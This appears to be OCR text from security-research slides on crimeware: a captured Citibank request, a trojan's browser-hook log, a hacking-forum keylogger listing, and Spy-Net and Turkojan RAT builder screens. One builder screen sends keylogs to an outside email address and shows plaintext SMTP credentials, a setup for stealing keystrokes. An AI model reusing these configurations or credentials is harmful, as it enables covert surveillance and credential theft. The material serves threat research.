
```
https://online.citibank.com/US/usba/ci/presentCheckImage.do

POST /US/usba/ci/presentCheckImage.do HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument,
application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-shockwave-flash, */*
Referer: https://online.citibank.com/jba/ada/ViewImage.do?selectedTJIndex=16
searchScreen=false
```

3/7/2010


id	bot_guid	process_name	hooked_func	date_rep
ⓘ	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-03 00:11:14

```
https://online.citibank.com/US/JPS/portal/Home.do
```



Visibility…

Kit Hunting Isn't Rocket Science…



Hello There, Guest! (Login — Register)

Current time: 06-22-2009, 04:36 PM

Hack Forums / Hacks, Exploits, and Various Discussions / Hacking Tools and Programs / Keyloggers

REGISTER or LOGIN to have the annoying ads removed

VipVince

I am Ownage.

★★★★★★

STAFF

Posts: 1,552
Joined: Apr 2008
Reputation: 46
h4x$: 2217.00


Pages (41): « Previous 1 2 3 4 5 ... 41 Next »

Keyloggers

Mark this forum read | Subscribe to this forum

Thread / Author	Replies	Views	Rating	Last Post [asc]
007 Keylogger (Pages: 1 2 3 4 ... last) VipVince	73	6,500	★★★★☆	06-20-2009 10:28 PM Last Post: GaMeOvEr
Poll: Client Spy Release - 3 Different Versions Of Client Spy!!! (Pages: 1 2) DELmE	18	335	★★★★★	06-20-2009 06:57 PM Last Post: RadicalZed
Keylogger for Mac? Interested in Buying. sss3d	2	33	☆☆☆☆☆	06-20-2009 04:51 PM Last Post: sss3d
C++ keylogger tutorial (Pages: 1 2 3 4 ... last) Dark Array	105	5,562	★★★★★	06-20-2009 12:18 PM Last Post: Dark Array
My own keylogger download + source code (Pages: 1 2 3) __BSOD	20	945	☆☆☆☆☆	06-20-2009 11:26 AM Last Post: __BSOD
Albertino Keylogger creator + Proxys + Phishing page (Pages: 1 2 3 4 ... last) Itachi Uchiha	70	3,722	★★★★☆	06-20-2009 07:39 AM Last Post: sa3er

RAT – Spy-Net v1.8



Identification	WAN IP / LAN IP	Computer / User	Operating System	RAM	Version	C.	P.	First Run
Vitima_CCB7...	192.168.254.2/192.1...	COBAIA/Administra...	Windows XP Servic...	511,5 Mb	1.8	-	X	09/04/2009 -- 1...

Create New Server

Settings

- ○ Basic Options
- ○ Installation Server
- ○ Boot
- ○ Add file
- ○ Anti Debugging
- ● Miscellaneous Options
- ○ Display messages
- ○ Black list
- ○ Overview
- ○ Create server

Keylogger

☑ Set keylogger to send the logs by email.

Send logs to: spynet-rat@hotmail.com

user SMTP email: ferreirafranco@uol.com.br

SMTP server: smtps.uol.com.br

SMTP user: ferreirafranco

SMTP password: asrne25 SMTP Port: 25

The server only send the logs by email if you have the plugin installed.

□ Delete logs after sending the email above: 100

○ Send only 01 logs each time the boot

● Send logs to each 5 Minute

Click here to perform the settings for sending logs via email

Create New Server

Settings

- ○ Basic Options
- ○ Installation Server
- ○ Boot
- ○ Add file
- ○ Anti Debugging
- ○ Miscellaneous Options
- ○ Display messages
- ○ Black list
- ○ Overview
- ● Create server

Create server

ave file as: pynet-Server

□ Run server on Visible Mode

☑ Compact server with UPX

□ Include the plugin (increases the size of the server)

□ Use icon


Icons List: avp.ico, Default.ico, excel.ico, icq.ico, msnmes.ico, photoshop.ico

Including the plugin on the server now will increase the size of the server, but prevent the connection to the customer is slow during the first run of the server.

2008 às 02:00 horas

RAT – Turkojan v4

- **Commercial "dual-use" Trojan creator**
- **V.4 New features**
  - Remote Desktop
  - Webcam Streaming
  - Audio Streaming
  - Remote passwords
  - MSN Sniffer
  - Remote Shell
  - Advanced File Manager
  - Online & Offline keylogge
  - Information about remote computer
  - Etc..
- **Three versions**
  - Gold, Silver & Bronze

